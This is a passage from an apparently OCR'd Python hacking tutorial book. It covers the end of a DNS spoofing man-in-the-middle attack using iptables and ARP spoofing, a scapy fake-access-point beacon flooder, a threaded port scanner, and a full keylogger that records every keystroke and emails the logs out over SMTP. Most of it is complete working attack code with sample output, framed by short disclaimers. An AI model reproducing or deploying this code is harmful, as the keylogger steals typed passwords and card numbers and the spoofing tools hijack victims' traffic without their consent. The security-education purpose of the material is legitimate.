    # new calculations are required ( scapy will do automatically )
    del packet[IP].len
    del packet[IP].chksum
    del packet[UDP].len
    del packet[UDP].chksum
    # return the modified packet
    return packet
```

Now, let's instantiate the netfilter queue object after inserting the iptables rule:

```
QUEUE_NUM = 0
# insert the iptables FORWARD rule
os.system("iptables -I FORWARD -j NFQUEUE --queue-num
```

```
{}".format(QUEUE_NUM))
# instantiate the netfilter queue
queue = NetfilterQueue()
```

We need to bind the netfilter queue number with the callback we just wrote and start it:

```
try:
    # bind the queue number to our callback `process_packet`
    # and start it
    queue.bind(QUEUE_NUM, process_packet)
    queue.run()
except KeyboardInterrupt:
    # if want to exit, make sure we
    # remove that rule we just inserted, going back to normal.
    os.system("iptables --flush")
```

I've wrapped it in a try-except to detect whenever a CTRL+C is clicked, so we can delete the iptables rule we just inserted.

That's it, now before we execute it, remember we need to be a man-in-the-middle, so let's execute our arp spoof script we made in the previous tutorial:

```
root@rockikz:~# python3 arp_spoof.py  192.168.1.105 192.168.1.1 --verbose
[!] Enabling IP Routing...
[+] IP Routing Enabled.
[+] Sent to 192.168.1.105 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.105 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.105 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.105 is-at 64:70:02:07:40:50
```

Let's execute the dns spoofer we just created:


```
root@rockikz:~# python3 dns_spoof.py
```

Now the script is listening for DNS responses, let's go to the victim machine and ping google.com:

```
C:\Users\STRIX>ping google.com

Pinging google.com [192.168.1.100] with 32 bytes of data:
Reply from 192.168.1.100: bytes=32 time=1ms TTL=64
Reply from 192.168.1.100: bytes=32 time=1ms TTL=64
Reply from 192.168.1.100: bytes=32 time=1ms TTL=64
Reply from 192.168.1.100: bytes=32 time=2ms TTL=64

Ping statistics for 192.168.1.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 2ms, Average = 1ms
```


Wait, what? The IP address of google.com is 192.168.1.100 !

Let's try to browse google:



I have set up a simple web server at 192.168.1.100 (a local server) which returns this page, now google.com is mapped to 192.168.1.100 ! That's amazing.

Going back to the attacker's machine:



Congratulations! You have successfully completed writing a DNS spoof attack script which is not very trivial. If you want to finish the attack, just click CTRL+C on the arp spoofer and dns spoofer and you're done.

***DISCLAIMER**: I'm not responsible for using this script in a network you don't have permission to, use it on your own responsibility.*

To wrap up, this method is widely used among network penetration testers, now you should be aware of this kind of attacks.

How to Create Fake Access Points using Scapy in Python

Creating fake access points and fooling nearby devices by sending valid beacon frames to the air using scapy in python.

Have you ever wondered how your laptop or mobile phone knows which wireless networks are available nearby? It is actually straightforward. Wireless Access Points continually send beacon frames to all nearby wireless devices; these frames include information about the access point, such as the SSID (name), type of encryption, MAC address, etc.

In this tutorial, you will learn how to send beacon frames into the air using the Scapy library in Python to forge fake access points successfully!

Necessary packages to install for this tutorial:

```
pip3 install faker scapy
```

To ensure Scapy is installed properly, head to this tutorial or check the official scapy documentation for complete installation for all environments.

It is highly suggested that you follow along with the Kali Linux environment, as it provides pre-installed utilities we need in this tutorial.

Before we dive into the exciting code, you need to enable monitor mode in your network interface card:

- You need to make sure you're in a Unix-based system.
- Install the aircrack-ng utility:

```
apt-get install aircrack-ng
```

Note: *The aircrack-ng utility comes pre-installed with Kali Linux, so you shouldn't run this command if you're on Kali.*

- Enable monitor mode using the airmon-ng command:

```
root@rockikz:~# airmon-ng check kill

Killing these processes:

  PID Name
  735 wpa_supplicant

root@rockikz:~# airmon-ng start wlan0

PHY     Interface     Driver      Chipset

phy0    wlan0         ath9k_htc   Atheros Communications, Inc. TP-Link TL-WN821N v3 / TL-WN822N v2 802.11n [Atheros AR7010+AR9287]

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

Note*: My USB WLAN stick is named wlan0 in my case, you should run the ifconfig command and see your proper network interface name.*

Alright, now you have everything set, let's start with a simple recipe first:

```
from scapy.all import *

# interface to use to send beacon frames, must be in monitor mode
iface = "wlan0mon"
# generate a random MAC address (built-in in scapy)
sender_mac = RandMAC()
# SSID (name of access point)
ssid = "Test"
# 802.11 frame
dot11 = Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff",
addr2=sender_mac, addr3=sender_mac)
# beacon layer
beacon = Dot11Beacon()
# putting ssid in the frame
essid = Dot11Elt(ID="SSID", info=ssid, len=len(ssid))
# stack all the layers and add a RadioTap
frame = RadioTap()/dot11/beacon/essid
# send the frame in layer 2 every 100 milliseconds forever
# using the `iface` interface
sendp(frame, inter=0.1, iface=iface, loop=1)
```

The above code does the following:

We generate a random MAC address and set the name of the access point we want to create, and then we create an 802.11 frame. The fields are:

- **type=0:** indicates that it is a management frame.
- **subtype=8:** indicates that this management frame is a beacon frame.
- **addr1:** refers to the destination MAC address, in other words, the

receiver's MAC address. We use the broadcast address here ("ff:ff:ff:ff:ff:ff"). If you want this fake access point to appear only in a target device, you can use the target's MAC address.

- **addr2:** source MAC address, the sender's MAC address.
- **addr3:** the MAC address of the access point.

Related: *How to Make a MAC Address Changer in Python*

So we should use the same MAC address of addr2 and addr3 because the sender is the access point!

We create our beacon frame with SSID Infos, then stack them all together and send them using Scapy's sendp() function.


After we set up our interface into monitor mode and execute the script, we should see something like that in the list of available Wi-Fi access points:

Now let's get a little bit fancier and create many fake access points at the same time:


```
from scapy.all import *
from threading import Thread
from faker import Faker

def send_beacon(ssid, mac, infinite=True):
    dot11 = Dot11(type=0, subtype=8, addr1="ff:ff:ff:ff:ff:ff", addr2=mac, addr3=mac)
    # ESS+privacy to appear as secured on some devices
    beacon = Dot11Beacon(cap="ESS+privacy")
    essid = Dot11Elt(ID="SSID", info=ssid, len=len(ssid))
```

```
    frame = RadioTap()/dot11/beacon/essid
    sendp(frame, inter=0.1, loop=1, iface=iface, verbose=0)

if __name__ == "__main__":
    # number of access points
    n_ap = 5
    iface = "wlan0mon"
    # generate random SSIDs and MACs
    faker = Faker()
    ssids_macs = [ (faker.name(), faker.mac_address()) for i in range(n_ap) ]
    for ssid, mac in ssids_macs:
        Thread(target=send_beacon, args=(ssid, mac)).start()
```

All I did here was wrap the previous lines of code in a function, generate random MAC addresses and SSIDs using the faker package, and then start a separate thread for each access point. Once you execute the script, the interface will send five beacons each 100 milliseconds (at least in theory). This will result in appearing of five fake access points. Check this out:



Here is how it looks on Android OS:



If you're unsure how to use threads, check this tutorial.

That is amazing. Note that attempting to connect to one of these access points will fail, as they are not real access points, just an illusion!

How to Make a Port Scanner in Python

Learn how to write a port scanner in Python using sockets, starting with a simple port scanner and then diving deeper to a threaded version of a port scanner that is reliable for use.

Port scanning is a scanning method for determining which ports on a network device are open, whether it's a server, a router, or a regular machine. A port scanner is just a script or a program that is designed to probe a host for open ports.

In this tutorial, you will be able to make your own port scanner in Python using the socket library. The basic idea behind this simple port scanner is to try

to connect to a specific host (website, server, or any device connected to the Internet/network) through a list of ports, if a successful connection has been established, that means the port is open.

For instance, when you loaded this web page, you have made a connection to this website on port 80, similarly, this script will try to connect to a host but on multiple ports. These kinds of tools are useful for hackers and penetration testers, so don't use this tool on a host that you don't have permission to test!

Table of content:

- Simple Port Scanner
- Fast (Threaded) Port Scanner
- Conclusion

***Read Also**: How to Brute Force ZIP File Passwords in Python*.

Optionally, you need to install `colorama` module for printing in colors:

```
pip3 install colorama
```

Simple Port Scanner

First, let's start by making a simple port scanner, let's import the `socket` module:

```
import socket # for connecting
from colorama import init, Fore

# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX
```

Note: `socket` module is already installed on your machine, it is a built-in module in the Python standard library, so you don't have to install anything.

The socket module provides us with socket operations, functions for network-related tasks, etc. They are widely used on the Internet, as they are behind any connection to any network. Any network communication goes through a socket, more details are in the official Python documentation.

We will use `colorama` here just for printing in green colors whenever a port is open, and gray when it is closed.

Let's define the function that is responsible for determining whether a port is open:

```
def is_port_open(host, port):
    """
    determine whether `host` has the `port` open
    """
    # creates a new socket
    s = socket.socket()
    try:
        # tries to connect to host using that port
        s.connect((host, port))
        # make timeout if you want it a little faster ( less accuracy )
        # s.settimeout(0.2)
    except:
        # cannot connect, port is closed
        # return false
        return False
    else:
        # the connection was established, port is open!
```

```
        return True
```

`s.connect((host, port))` function tries to connect the socket to a remote address using the `(host, port)` tuple, it will raise an exception when it fails to connect to that host, that is why we have wrapped that line of code into a try-except block, so whenever an exception is raised, that's an indication for us that the port is actually closed, otherwise it is open.

Now let's use the above function and iterate over a range of ports:

```
# get the host from the user
host = input("Enter the host:")
# iterate over ports, from 1 to 1024
for port in range(1, 1025):
    if is_port_open(host, port):
        print(f"{GREEN}[+] {host}:{port} is open      {RESET}")
    else:
        print(f"{GRAY}[!] {host}:{port} is closed    {RESET}", end="\r")
```

The above code will scan ports ranging from 1 all the way to 1024, you can change the range to 65535 if you want, but that will take longer to finish.

When you try to run it, you'll immediately notice that the script is quite slow, well, we can get away with that if we set a timeout of 200 milliseconds or so (using `settimeout(0.2)` method). However, this actually can reduce the accuracy of the reconnaissance, especially when your latency is quite high. As a result, we need a better way to accelerate this.

Read also: *How to Use Shodan API in Python*.

Fast (Threaded) Port Scanner

Now let's take our simple port scanner to a higher level. In this section, we'll write a threaded port scanner that is able to scan 200 or more ports simultaneously.

The below code is actually the same function we saw previously, which is responsible for scanning a single port. Since we're using threads, we need to use a lock so only one thread can print at a time, otherwise, the output will be messed up and we won't read anything useful:

```
import argparse
import socket # for connecting
from colorama import init, Fore
from threading import Thread, Lock
from queue import Queue

# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX

# number of threads, feel free to tune this parameter as you wish
N_THREADS = 200
# thread queue
q = Queue()
print_lock = Lock()

def port_scan(port):
    """
    Scan a port on the global variable `host`
    """
    try:
```

```
        s = socket.socket()
        s.connect((host, port))
    except:
        with print_lock:
            print(f"{GRAY}{host:15}:{port:5} is closed  {RESET}", end='\r')
    else:
        with print_lock:
            print(f"{GREEN}{host:15}:{port:5} is open    {RESET}")
    finally:
        s.close()
```

So this time the function doesn't return anything, we just want to print whether the port is open (feel free to change it though).

We used `Queue()` class from the built-in queue module that will help us with consuming ports, the two below functions are for producing and filling up the queue with port numbers and using threads to consume them:

```
def scan_thread():
    global q
    while True:
        # get the port number from the queue
        worker = q.get()
        # scan that port number
        port_scan(worker)
        # tells the queue that the scanning for that port
        # is done
        q.task_done()
```

```
def main(host, ports):
    global q
    for t in range(N_THREADS):
        # for each thread, start it
        t = Thread(target=scan_thread)
        # when we set daemon to true, that thread will end when the main thread ends
        t.daemon = True
        # start the daemon thread
        t.start()
    for worker in ports:
        # for each port, put that port into the queue
        # to start scanning
        q.put(worker)
    # wait the threads ( port scanners ) to finish
    q.join()
```

The job of the `scan_thread()` function is to get port numbers from the queue and scan it, and then add it to the done tasks, whereas `main()` function is responsible for filling up the queue with the port numbers and spawning `N_THREADS` threads to consume them.


Note the `q.get()` will block until a single item is available in the queue. `q.put()` puts a single item into the queue and `q.join()` waits for all daemon threads to finish (clearing the queue).

Finally, let's make a simple argument parser so we can pass the host and port numbers range from the command line:

```
if __name__ == "__main__":
    # parse some parameters passed
    parser = argparse.ArgumentParser(description="Simple port scanner")
```

```
    parser.add_argument("host", help="Host to scan.")
    parser.add_argument("--ports", "-p", dest="port_range", default="1-65535", help="Port range to scan, default is 1-65535 (all ports)")
    args = parser.parse_args()
    host, port_range = args.host, args.port_range

    start_port, end_port = port_range.split("-")
    start_port, end_port = int(start_port), int(end_port)

    ports = [ p for p in range(start_port, end_port)]

    main(host, ports)
```

Here is a screenshot of when I tried to scan my home router:



Conclusion

Awesome! It finished scanning 5000 ports in less than 2 seconds! You can use the default range (1 to 65535) and it will take a few seconds to finish.

If you see your scanner is freezing on a single port, that's a sign you need to decrease your number of threads, if the server you're probing has a high ping, you should reduce `N_THREADS` to 100, 50, or even lower, try to experiment with this parameter.

Port scanning proves to be useful in many cases, an authorized penetration tester can use this tool to see which ports are open and reveal the presence of potential security devices such as firewalls, as well as test the network security and the strength of a device.

It is also a popular reconnaissance tool for hackers that are seeking weak points in order to gain access to the target machine.

Most penetration testers often use Nmap to scan ports, as it does not just provide port scanning, but shows services and operating systems that are running, and much more advanced techniques.

***Disclaimer**: Note that this script is intended for individuals to test their own devices and to learn Python, I will take no responsibility if it is misused.*

PROJECT 25: Make a Keylogger in Python

Creating and implementing a keylogger from scratch that records key strokes from keyboard and send them to email or save them as log files using Python and keyboard library.

A **keylogger** is a type of surveillance technology used to monitor and record each keystroke typed on a specific computer's keyboard. In this tutorial, you will learn how to write a keylogger in Python.

You are maybe wondering why a keylogger is useful? Well, when a hacker (or a script kiddie) uses this for unethical purposes, he/she will register everything you type on the keyboard, including your credentials (credit card numbers, passwords, etc.).

The goal of this tutorial is to make you aware of these kinds of scripts and learn how to implement such malicious scripts on your own for educational purposes. Let's get started!

First, we going to need to install a module called keyboard, go to the terminal or the command prompt and write:

```
$ pip install keyboard
```

This module allows you to take complete control of your keyboard, hook global events, register hotkeys, simulate key presses, and much more, and it is a small module, though.

So, the Python script will do the following:

- Listen to keystrokes in the background.
- Whenever a key is pressed and released, we add it to a global string variable.
- Every N minutes, report the content of this string variable either to a local file (to upload to FTP server or use Google Drive API) or via email.

Let us start by importing the necessary modules:

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP protocol (gmail)
# Timer is to make a method runs after an `interval` amount of time
from threading import Timer
from datetime import datetime
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
```

If you choose to report key logs via email, then you should set up an email account on Outlook, or any other provider and make sure that third party apps are allowed to log in via email and password.

***Note**: From May 30, 2022, Google no longer supports the use of third-party apps or devices which ask you to sign in to your Google Account using only your username and password. Therefore, this code won't work for Gmail accounts. If you want to interact with your Gmail account in Python, I highly encourage you to use the Gmail API tutorial instead.*

Now let's initialize our parameters:

```
SEND_REPORT_EVERY = 60 # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
EMAIL_PASSWORD = "password_here"
```

***Note:** Obviously, you need to put your correct email credentials; otherwise, reporting via email won't work.*

Setting `SEND_REPORT_EVERY` to 60 means we report our key logs every 60 seconds (i.e., one minute). Feel free to edit this to your needs.

The best way to represent a keylogger is to create a class for it, and each method in this class does a specific task:

```
class Keylogger:
    def __init__(self, interval, report_method="email"):
        # we gonna pass SEND_REPORT_EVERY to interval
        self.interval = interval
        self.report_method = report_method
        # this is the string variable that contains the log of all
        # the keystrokes within `self.interval`
        self.log = ""
        # record start & end datetimes
        self.start_dt = datetime.now()
        self.end_dt = datetime.now()
```

We set `report_method` to `"email"` by default, which indicates that we'll send key logs to our email, you'll see how we pass `"file"` later and it will save it to a local file.

Now, we gonna need to use the `keyboard`'s `on_release()` function that takes a callback which will be called for every `KEY_UP` event (whenever you release a key on the keyboard), this callback takes one parameter which is a `KeyboardEvent` that have the `name` attribute, let's implement it:

```
    def callback(self, event):
        """
        This callback is invoked whenever a keyboard event is occured
        (i.e when a key is released in this example)
        """
        name = event.name
        if len(name) > 1:
            # not a character, special key (e.g ctrl, alt, etc.)
            # uppercase with []
            if name == "space":
                # " " instead of "space"
                name = " "
            elif name == "enter":
                # add a new line whenever an ENTER is pressed
                name = "[ENTER]\n"
            elif name == "decimal":
                name = "."
            else:
                # replace spaces with underscores
                name = name.replace(" ", "_")
                name = f"[{name.upper()}]"
```

```
        # finally, add the key name to our global `self.log` variable
        self.log += name
```

So whenever a key is released, the button pressed is appended to the `self.log` string variable.

If we choose to report our key logs to a local file, the following methods are responsible for that:

```
    def update_filename(self):
        # construct the filename to be identified by start & end datetimes
        start_dt_str = str(self.start_dt)[:-7].replace(" ", "-").replace(":", "")
        end_dt_str = str(self.end_dt)[:-7].replace(" ", "-").replace(":", "")
        self.filename = f"keylog-{start_dt_str}_{end_dt_str}"

    def report_to_file(self):
        """This method creates a log file in the current directory that contains
        the current keylogs in the `self.log` variable"""
        # open the file in write mode (create it)
        with open(f"{self.filename}.txt", "w") as f:
            # write the keylogs to the file
            print(self.log, file=f)
        print(f"[+] Saved {self.filename}.txt")
```

The `update_filename()` method is simple; we take the recorded datetimes and convert them to a readable string. After that, we construct a filename based on these dates, which we'll use for naming our logging files.

The `report_to_file()` method creates a new file with the name of `self.filename`, and saves the key logs there.

Then we gonna need to implement the method that given a message (in this case, key logs), it sends it as an email (head to this tutorial for more information on how this is done):

```
    def prepare_mail(self, message):
        """Utility function to construct a MIMEMultipart from a text
        It creates an HTML version as well as text version
        to be sent as an email"""
        msg = MIMEMultipart("alternative")
        msg["From"] = EMAIL_ADDRESS
        msg["To"] = EMAIL_ADDRESS
        msg["Subject"] = "Keylogger logs"
        # simple paragraph, feel free to edit
        html = f"<p>{message}</p>"
        text_part = MIMEText(message, "plain")
        html_part = MIMEText(html, "html")
        msg.attach(text_part)
        msg.attach(html_part)
        # after making the mail, convert back as string message
        return msg.as_string()

    def sendmail(self, email, password, message, verbose=1):
        # manages a connection to an SMTP server
        # in our case it's for Microsoft365, Outlook, Hotmail, and live.com
        server = smtplib.SMTP(host="smtp.office365.com", port=587)
        # connect to the SMTP server as TLS mode ( for security )
        server.starttls()
        # login to the email account
        server.login(email, password)
        # send the actual message after preparation
        server.sendmail(email, email, self.prepare_mail(message))
```

```
        # terminates the session
        server.quit()
        if verbose:
            print(f"{datetime.now()} - Sent an email to {email} containing:
{message}")
```

The `prepare_mail()` method takes the message as a regular Python string and constructs a `MIMEMultipart` object which helps us make both an HTML and a text version of the mail.

We then use the `prepare_mail()` method in `sendmail()` to send the email. Notice we have used the Office365 SMTP servers to log in to our email account, if you're using another provider, make sure you use their SMTP servers, check this list of SMTP servers of the most common email providers.

In the end, we terminate the SMTP connection and print a simple message.

Next, we make the method that reports the key logs after every period of time. In other words, calls `sendmail()` or `report_to_file()` every time:

```
    def report(self):
        """
        This function gets called every `self.interval`
        It basically sends keylogs and resets `self.log` variable
        """
        if self.log:
            # if there is something in log, report it
            self.end_dt = datetime.now()
            # update `self.filename`
            self.update_filename()
            if self.report_method == "email":
                self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD,
```

```
self.log)
            elif self.report_method == "file":
                self.report_to_file()
            # if you don't want to print in the console, comment below line
            print(f"[{self.filename}] - {self.log}")
            self.start_dt = datetime.now()
        self.log = ""
        timer = Timer(interval=self.interval, function=self.report)
        # set the thread as daemon (dies when main thread die)
        timer.daemon = True
        # start the timer
        timer.start()
```

So we are checking if the `self.log` variable got something (the user pressed something in that period), if it is the case, then report it by either saving it to a local file or sending as an email.

And then we passed the `self.interval` (in this tutorial, I've set it to 1 minute or 60 seconds, feel free to adjust it on your needs), and the function `self.report()` to `Timer()` class, and then call the start() method after we set it as a daemon thread.

This way, the method we just implemented sends keystrokes to email or saves it to a local file (based on the `report_method`) and calls itself recursively each `self.interval` seconds in separate threads.

Let's define the method that calls the `on_release()` method:

```
    def start(self):
        # record the start datetime
        self.start_dt = datetime.now()
        # start the keylogger
```

```
        keyboard.on_release(callback=self.callback)
        # start reporting the keylogs
        self.report()
        # make a simple message
        print(f"{datetime.now()} - Started keylogger")
        # block the current thread, wait until CTRL+C is pressed
        keyboard.wait()
```

For more information about how to use the `keyboard` module, check this tutorial.

This `start()` method is what we'll use outside the class, as it's the essential method, we use `keyboard.on_release()` method to pass our previously defined `callback()` method.

After that, we call our `self.report()` method that runs on a separate thread and finally we use `wait()` method from the `keyboard` module to block the current thread, so we can exit out of the program using CTRL+C.

We are basically done with the `Keylogger` class, all we need to do now is to instantiate this class we have just created:

```
if __name__ == "__main__":
    # if you want a keylogger to send to your email
    # keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="email")
    # if you want a keylogger to record keylogs to a local file
    # (and then send it using your favorite method)
    keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="file")
    keylogger.start()
```

If you want reports via email, then you should uncomment the first instantiation where we have `report_method="email"`. Otherwise, if you want to report key logs via files into the current directory, then you should use the second one, `report_method` set to `"file"`.


When you execute the script using email reporting, it will record your keystrokes, after each minute, it will send all logs to the email, give it a try!

Here is what I got in my email after a minute:

```
[ENTER]
[ENTER]
[ENTER]
[ENTER]
ok ok [ENTER]
installs a global listener on all available keyboards, invoking callback each time a key is pressed or released[RIGHT_SHIFT];[ENTER]
[ENTER]
[ENTER]
